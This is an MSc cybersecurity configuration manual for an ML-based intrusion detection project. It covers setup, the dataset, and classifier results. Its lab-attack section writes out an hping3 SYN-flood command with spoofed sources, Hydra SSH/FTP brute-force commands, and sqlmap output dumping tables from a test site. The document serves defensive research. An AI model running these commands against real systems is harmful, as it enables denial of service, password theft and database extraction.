

# Configuration Manual

MSc Research Project  
MSc Cybersecurity

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**MSc Project Submission Sheet**  
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**Programme:** MSc in Cybersecurity **Year:** 2022-2023  
**Module:** MSc Research Project  
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# Configuration Manual

Pradeep Prakash  
Student ID: 21215413

## 1 Introduction

This Configuration Manual consists of the fundamental environment setup requirements, and which also consists of python modules that are required to carryout this project. The main agenda is to create a kind of Zero trust security framework with the help of docker and intend to introduce the trained models into this simulated environment and observe their efficiency in detecting anomalies in real-time. This would also allow to test the robustness of these models in a controlled but realistic network environment.

## 2 Hardware Requirements

Operating System: Windows 11, Kali Linux OS  
RAM: 16GB  
Processor: Intel Core i5  
Storage: 512GB SSD  
System Type: 64-bit operating system

## 3 Software Requirements

Anaconda Navigator  
Jupyter Notebook or Google Colab  
Python 3.6.3 version  
GNS3  
Python libraries like: keras, scikit learn and tensorflow

Python programming was used in this research for implementation of the ML model and also Jupyter notebook was used for this research. Many python libraries were utilized in order to accomplish this research work and its analysis will be explained in the subsequent section of this report.

Anaconda navigator is also used which has the Jupyter package within it. As it is useful for executing and debugging the python code. I have used Anaconda Navigator 64-bit version on my windows 11 system. Anaconda navigator has been downloaded from the link mentioned below. (*Anaconda Navigator* , no date)

<https://docs.anaconda.com/free/navigator/install/>

## 4 List of Python Libraries Installed

The following python libraries were used and installed in the research implementation environment with the help of python standard command called pip.

**Keras:** It is a python-based deep learning API that runs on top of the machine learning platform called TensorFlow. (*Keras Library*, no date)

**TensorFlow:** An open-source software library for efficient numerical computation is called TensorFlow. Because of its flexible design, computation may be quickly deployed among a range of platforms (CPUs, GPUs, and TPUs), from desktop machines to server clusters to mobile and peripheral devices. (*Tensorflow Library*, no date)

**Scikit-learn:** Based on SciPy, the Python machine learning package scikit-learn has been made available under the 3-Clause BSD license. (*Scikit Library*, no date)

## 5 Dataset Description

In this research project CICIDS2017 Dataset has been used to train the machine learning model and this dataset consists of large network flows that was captured for span of 10days. The selected dataset has variety of traffic which includes benign traffic also it has wide range of different attacks, and those attacks can be classified into the following categories:

1. Denial of Service
2. Intrusions attacks
3. Malware
4. Botnets
5. Web Attacks
6. Zero-day attacks

Selected dataset is huge and widespread which makes the representation of real-world traffic in a superior manner. The dataset which has been selected for carrying out the implementation of research work has helped to test the proposed ML model on a wide range of scenarios.

Link for the dataset is as follows:

<https://www.kaggle.com/datasets/devendra416/ddos-datasets>

Snapshot of different attack scenarios that was performed in this research implementation is as follows:

1. Denial of Service:

As per the need of the project, this is mentionable that the hping3 has been utilised in order to perform the tasks associated with the DDOS attack. In that aspect, the hping3 is very much useful in terms of the fact that this can perform the flooding attack and can transmit an unusual amount of TCP packets at a time.

```

(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(kali@kali)-[~]
└─$ # hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.6.133
HPING 192.168.6.133 (eth0 192.168.6.133): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.6.133 hping statistic —
1759283 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

Figure 1: DOS attack

The TCP syn flooding that has been done in the previous step. As per the figure, this can be seen that the red colour is responsible for showcasing the result related to the attack and unusual TCP attacks.




Figure 2: Wireshark capturing TCP unusual data packets.

## 2. Intrusion Attacks:

Nmap has been utilised with the need to check the open ports. Before starting the attack, this is important to check the open ports. Hydra tool has been utilised with the goal of performing a Brute force attack. This is an attack that is capable to break the password of the target machine.

```

(root@kali)-[~/usr/share/wordlists/metasploit]
└─# hydra -L unix_users.txt -P unix_passwords.txt ssh://192.168.6.133 -t8

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-28 00:32:56
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-c FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TI
ME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOUvD46] [-m MODULE_OPT] [service://server[:PORT][:/OPT]]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information

```

**Figure 3: Brute Force Attack.**

Brute force has been accomplished and it has made 15 login tries and finally has cracked the password and the user id of the targeted machine.

```

(root@kali)-[~/usr/share/wordlists/metasploit]
└─# hydra -l user -P unix_passwords.txt ftp://192.168.6.133

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-28 00:36:17
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15), ~1 try per task
[DATA] attacking ftp://192.168.6.133:21/

```

**Figure 4: Accomplishment of Brute force attack.**

### 3. Malware

The Lynis tool has been utilised to perform malware checking. In that aspect, the above command has been written in the kali Linux platform.

```

[*] Boot and services
-----
- Service Manager [ systemd ]
- Checking UEFI boot [ DISABLED ]
- Checking presence GRUB2 [ FOUND ]
  - Checking for password protection [ NONE ]
- Check running services (systemctl) [ DONE ]
  Result: found 22 running services
- Check enabled services at boot (systemctl) [ DONE ]
  Result: found 19 enabled services
- Check startup files (permissions) [ OK ]
- Running 'systemd-analyze security'
  - ModemManager.service: [ MEDIUM ]
  - NetworkManager.service: [ EXPOSED ]
  - apache2.service: [ UNSAFE ]
  - colord.service: [ EXPOSED ]
  - cron.service: [ UNSAFE ]
  - dbus.service: [ UNSAFE ]
  - emergency.service: [ UNSAFE ]
  - firewalld.service: [ UNSAFE ]
  - getty@tty1.service: [ UNSAFE ]
  - haveged.service: [ PROTECTED ]
  - lightdm.service: [ UNSAFE ]
  - lynis.service: [ UNSAFE ]
  - maldet.service: [ UNSAFE ]
  - mariadb.service: [ MEDIUM ]
  - ntpsec-rotate-stats.service: [ UNSAFE ]
  - ntpsec-systemd-netif.service: [ UNSAFE ]
  - ntpsec.service: [ UNSAFE ]
  - open-vm-tools.service: [ UNSAFE ]
  - plymouth-start.service: [ UNSAFE ]
  - polkit.service: [ UNSAFE ]

```

**Figure 5: Identification of Unsafe Programs.**

```

Follow-up:
-----
- Show details of a test (lynis show details TEST-ID)
- Check the logfile for all details (less /var/log/lynis.log)
- Read security controls texts (https://cisofy.com)
- Use --upload to upload data to central system (Lynis Enterprise users)
-----

Lynis security scan details:

Hardening index : 62 [##### ]
Tests performed : 265
Plugins enabled : 1

Components:
- Firewall [V]
- Malware scanner [V]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [?]
- Security audit [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat

```

**Figure 6: Final Report.**

#### 4. Botnet

Rkhunter has been utilised to perform botnet checking. Once the anomalies get detected it provides the warning.

```

/usr/bin/pstree [ OK ]
/usr/bin/pwd [ OK ]
/usr/bin/readlink [ OK ]
/usr/bin/rkhunter [ OK ]
/usr/bin/rpm [ Warning ]
/usr/bin/runcon [ OK ]
/usr/bin/sed [ OK ]
/usr/bin/sh [ OK ]
/usr/bin/sha1sum [ OK ]
/usr/bin/sha224sum [ OK ]
/usr/bin/sha256sum [ OK ]
/usr/bin/sha384sum [ OK ]
/usr/bin/sha512sum [ OK ]
/usr/bin/size [ Warning ]
/usr/bin/sort [ OK ]
/usr/bin/ssh [ OK ]
/usr/bin/stat [ OK ]
/usr/bin/strings [ Warning ]
/usr/bin/su [ OK ]
/usr/bin/sudo [ OK ]
/usr/bin/tail [ OK ]
/usr/bin/telnet [ OK ]
/usr/bin/test [ OK ]
/usr/bin/top [ OK ]
/usr/bin/touch [ OK ]
/usr/bin/tr [ OK ]
/usr/bin/uname [ OK ]
/usr/bin/uniq [ OK ]
/usr/bin/users [ OK ]
/usr/bin/vmstat [ OK ]

```

**Figure 7: Warnings Provided by RKhunter.**

#### 5. Web Based Attacks:

- 1) Backdoors
- 2) DOS
- 3) Worms
- 4) Exploits
- 5) Fuzzers

Shell SQL Injection was performed on the application running in docker. SQLmap has been utilised in order to perform the vulnerability checking depending on the need of the project.

```

452684f7359677572544b,0x71786a7671)-- -
[00:57:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[00:57:36] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

[00:57:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp

```

**Figure 8: Available Tables.**

```

Database: acuart
Table: artists
[3 columns]
+-----+
| Column | Type |
+-----+
| adesc  | text |
| aname  | varchar(50) |
| artist_id | int |
+-----+

Database: acuart
Table: categ
[3 columns]
+-----+
| Column | Type |
+-----+
| cat_id | int |
| cdesc  | tinytext |
| cname  | varchar(50) |
+-----+

Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
+-----+

```

**Figure 9: Available Columns.**

Depending on the need, the dumping has been done where the dumping has been done inside a CSV file.

```

[00:58:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[00:58:03] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[00:58:05] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuar
[00:58:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[00:58:05] [WARNING] your sqlmap version is outdated

[*] ending @ 00:58:05 /2023-07-28/

```

**Figure 10: Output of dumping data.**



### Creation of Deep Learning Layer:

The whole deep learning layer is built using tensorflow and Keras library which are available in python language. Below is snap of the code which is used in google colab to perform the implementation of the ML model. And remaining model which we are going to use in this implementation will be imported using SKlearn.

```
[ ] !pip install tensorflow==2.10.0
!pip install keras==2.10.0
!pip install h5py==3.7.0
```

Figure 11: Deep Learning dependencies

### Data importing, Cleaning and Preprocessing:

In this step around one lakh data is being imported from the dataset which are belonging to only class DOS and benign and at the same time we are skipping the unwanted rows from the dataset and a final dataset is created with the selected target variables. Below snapshot shows the final dataset along with some attributes like Src IP, Dst IP and many more.

Unnamed: 0	Flow ID	Src IP	Src Port	Dst IP	Dst Port	Protocol	Timestamp	Flow Duration	Tot Fwd Pkts	Tot Bwd Pkts	TotLen Fwd Pkts	TotLen Bwd Pkts	Fwd Pkt Len Max	Fwd Pkt Len Min	Fwd Pkt Len Mean	Fwd Pkt Len Std	Bwd Pkt Len Max	Bwd Pkt Len Min	Bwd Pkt Len Mean	Bwd Pkt Len Std	Flow Bytes/s	Flow Pkts/s	Flow IAT Mean	Fl
0	624	192.168.4.118-203.73.24.75-4504-80-6	4504	192.168.4.118-203.73.24.75-80	80	6	12/06/2010 08:34:32 AM	3974862	29	44	86.0	59811.0	86.0	0.0	2.965517	15.963799	1460.0	0.0	1359.340909	372.027190	15068.950821	18.365417	55206.416667	195
1	625	192.168.4.118-203.73.24.75-4504-80-6	4504	192.168.4.118-203.73.24.75-80	80	6	12/06/2010 08:34:36 AM	63	1	1	0.0	0.0	0.0	0.0	0.000000	0.000000	0.0	0.0	0.000000	0.000000	0.000000	31746.031746	63.000000	
2	626	192.168.4.118-203.73.24.75-4505-80-6	4505	192.168.4.118-203.73.24.75-80	80	6	12/06/2010 08:34:36 AM	476078	2	6	86.0	3037.0	86.0	0.0	43.000000	60.811183	1460.0	0.0	506.166667	740.224403	6559.849436	16.803969	68011.142857	110
3	627	192.168.4.118-203.73.24.75-4505-80-6	4505	192.168.4.118-203.73.24.75-80	80	6	12/06/2010 08:34:37 AM	151	2	1	0.0	0.0	0.0	0.0	0.000000	0.000000	0.0	0.0	0.000000	0.000000	0.000000	19867.549669	75.500000	
4	628	192.168.4.118-203.73.24.75-4506-80-6	4506	192.168.4.118-203.73.24.75-80	80	6	12/06/2010 08:34:37 AM	472507	2	5	73.0	1050.0	73.0	0.0	36.500000	51.618795	1050.0	0.0	210.000000	469.574275	2376.684367	14.814595	78751.166667	118

Figure 12: Final combined selected dataset.

### Count Plot:

In this step we are checking whether the final dataset is balanced with same number of selected target variable entries. The output of this step is shown below:




Figure 13: Count Plot.

### Feature Importance:

The feature Importance represents which features have more impact on the selected target variables. Below graph shows the top 20 features and its impact level.




Figure 14: Feature Importance Graph.

## 6 Training and testing Summary of ML models

### ➤ Training and testing:

In this step the dataset is split into training and testing categories in which 60% of data is being used for training and remaining 40% is being used for testing purpose.

```
[ ] X = df_final.drop(['Label', 'Unnamed: 0', 'Flow ID', 'Timestamp', 'Src IP', 'Dst IP'], 1)
y = df_final['Label']

#Convert Str to int in Lables
y.replace({"ddos": 1, "Benign": 0}, inplace=True)

X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.4)
```

Figure 15: Training and testing.

### ➤ Random forest Classifier:

Accuracy of this model and classification report is as follows:

```
[ ] #Random Forest
random_forest_model = RandomForestClassifier(n_estimators=2, criterion='gini', max_depth=1)
rf = random_forest_model
rf.fit(X_train,y_train)
y_pred = rf.predict(X_test)

[ ] #accuracy score
print("Accuracy Score: ",accuracy_score(y_test,y_pred))
#confusion Matrix
matrix =confusion_matrix(y_test, y_pred)
class_names=[0,1]
fig, ax = plt.subplots()
tick_marks = np.arange(len(class_names))
plt.xticks(tick_marks, class_names)
plt.yticks(tick_marks, class_names)
sns.heatmap(pd.DataFrame(matrix), annot=True, cmap="YlGnBu" ,fmt='g')
ax.xaxis.set_label_position("top")
plt.tight_layout()
plt.title('Confusion matrix', y=1.1)
plt.ylabel('Actual label')
plt.xlabel('Predicted label')
plt.show()
#Classification Report
print(classification_report(y_test, y_pred))

Accuracy Score: 0.9421981474741136
```

**Figure 16: Accuracy of the model.**

	precision	recall	f1-score	support
0	0.91	0.97	0.94	39632
1	0.97	0.91	0.94	40043
accuracy			0.94	79675
macro avg	0.94	0.94	0.94	79675
weighted avg	0.94	0.94	0.94	79675

**Figure 17: Classification report.**

➤ **XGBOOST Classifier:**

Accuracy of this model and classification report is as follows:

```
[ ] #Xgboost Classifier
xgboost_model = XGBClassifier(max_depth=1, n_estimators=2)
xg = xgboost_model
xg.fit(X_train,y_train)
y_pred = xg.predict(X_test)

[ ] #accuracy score
print("Accuracy Score: ",accuracy_score(y_test,y_pred))
#confusion Matrix
matrix =confusion_matrix(y_test, y_pred)
class_names=[0,1]
fig, ax = plt.subplots()
tick_marks = np.arange(len(class_names))
plt.xticks(tick_marks, class_names)
plt.yticks(tick_marks, class_names)
sns.heatmap(pd.DataFrame(matrix), annot=True, cmap="YlGnBu" ,fmt='g')
ax.xaxis.set_label_position("top")
plt.tight_layout()
plt.title('Confusion matrix', y=1.1)
plt.ylabel('Actual label')
plt.xlabel('Predicted label')
plt.show()
#Classification Report
print(classification_report(y_test, y_pred))

Accuracy Score: 0.9570881706934421
```

**Figure 18: Accuracy of XGBOOST.**

	precision	recall	f1-score	support
0	1.00	0.91	0.95	39632
1	0.92	1.00	0.96	40043
accuracy			0.96	79675
macro avg	0.96	0.96	0.96	79675
weighted avg	0.96	0.96	0.96	79675

**Figure 19: Classification Report.**


➤ **CNN model:**

Accuracy of this model, Classification and both accuracy, loss report Training and Validation is as follows:


```
[ ] #prediction
y_pred = model.predict(X_test)
y_pred = np.argmax(y_pred,axis=1)
#performance
print ("CNN:Accuracy : ", accuracy_score(y_test_new,y_pred)*100)

2490/2490 [=====] - 4s 2ms/step
CNN:Accuracy : 88.43802949482271
```

**Figure 20: Accuracy of CNN model.**



**Figure 21: Training and Validation accuracy.**



**Figure 22: Training and Validation loss.**

```
Classification Report :
precision  recall  f1-score  support
Yes       0.94   0.82   0.88   39632
No        0.84   0.95   0.89   40043

accuracy          0.88   79675
macro avg         0.89   0.88   0.88   79675
weighted avg      0.89   0.88   0.88   79675
```

**Figure 23: Classification report.**

➤ **LSTM model:**

Accuracy of this model, Classification and both accuracy, loss report Training and Validation is as follows:

```
[ ] y_pred = model.predict(X_test1)
y_pred = np.argmax(y_pred,axis=1)
print ("LSTM:Accuracy : ", accuracy_score(y_test_new,y_pred)*100)

2490/2490 [=====] - 7s 3ms/step
LSTM:Accuracy : 93.16724192030122
```

**Figure 24: Accuracy of LSTM model.**




Figure 25: Training and Validation accuracy.




Figure 26: Training and Validation loss.

```
Classification Report :
      precision    recall  f1-score   support

   Yes         0.98     0.88     0.93     39632
   No          0.89     0.98     0.94     40043

 accuracy         0.93     0.93     0.93     79675
 macro avg        0.94     0.93     0.93     79675
 weighted avg     0.94     0.93     0.93     79675
```

Figure 27: Classification report.

➤ **BILSTM Model:**

Accuracy of this model, Classification and both accuracy, loss report Training and Validation is as follows:

```
[ ] y_pred = model.predict(X_test1)
     y_pred = np.argmax(y_pred,axis=1)
     print ("BILSTM:Accuracy : ", accuracy_score(y_test_new,y_pred)*100)

2490/2490 [=====] - 11s 4ms/step
BILSTM:Accuracy : 95.8205208660182
```

Figure 28: Accuracy of BILSTM model.




Figure 29: Training and Validation accuracy.



Figure 30: Training and Validation loss.

Classification Report :				
	precision	recall	f1-score	support
Yes	0.97	0.95	0.96	39632
No	0.95	0.97	0.96	40043
accuracy			0.96	79675
macro avg	0.96	0.96	0.96	79675
weighted avg	0.96	0.96	0.96	79675

Figure 31: Classification Report.

➤ **BILSTM with Attention Mechanism:**

Accuracy of this model, Classification and both accuracy, loss report Training and Validation is as follows:

```
[ ] y_pred = model.predict(X_test1)
y_pred = np.argmax(y_pred,axis=1)
print ("BILSTM with Attention:Accuracy : ", accuracy_score(y_test_new,y_pred)*100)

2490/2490 [=====] - 11s 4ms/step
BILSTM with Attention:Accuracy : 99.25698148729212
```

Figure 32: Accuracy of the BILSTM attention mechanism.




Figure 33: Training and Validation accuracy.




Figure 34: Training and Validation loss.

Classification Report :				
	precision	recall	f1-score	support
Yes	1.00	0.99	0.99	39632
No	0.99	1.00	0.99	40043
accuracy			0.99	79675
macro avg	0.99	0.99	0.99	79675
weighted avg	0.99	0.99	0.99	79675

Figure 35: Classification report.

## References

*Anaconda Navigator* (no date). Available at: <https://docs.anaconda.com/free/navigator/index.html> (Accessed: 1 August 2023).

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